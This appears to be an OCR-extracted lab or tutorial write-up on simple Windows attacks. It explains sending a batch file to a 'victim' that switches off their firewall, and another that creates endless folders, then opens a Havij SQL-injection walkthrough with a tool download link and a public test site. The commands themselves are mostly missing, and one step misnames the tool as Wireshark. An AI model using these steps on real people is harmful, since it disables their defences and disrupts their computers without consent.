



2) After running with administrator, the firewall is disabled.





3) To enable the firewall use the following command

netsh firewall set opmode enable






4) Disabling Firewall of victim computer using Batch program with .bat extension.

5) Firstly create a text and write the command and save it with .bat extension.




- 6) We can see .bat extension file share this file to victim.
- 7) When victim open the file the firewall of the system automatically disable.







- 8) Creating infinite folders in victim system.
- 9) Firstly write a command in text file and save it with .bat extension file.




- 10) We can see the .bat extension file in music folder.



11) Send the file to victim if victim opens the file then he will receive infinite folders.



12) When he closes the CMD prompt then its stop.



HAVJI TOOL (SQL INJECTION)

Path used to Download it:

<https://www.mediafire.com/file/r6q3duastpl9x43/Havij-1.12-Free-Download.zip/file>

STEPS TO REPRODUCE :

- 1) Download and install the Wireshark tool from the above link.
- 2) Open the demo website in the browser
<http://testphp.vulnweb.com/login.php>

picture categories +
testphp.vulnweb.com/categories.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

categories

Posters
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati

Paintings
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati

Stickers
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati

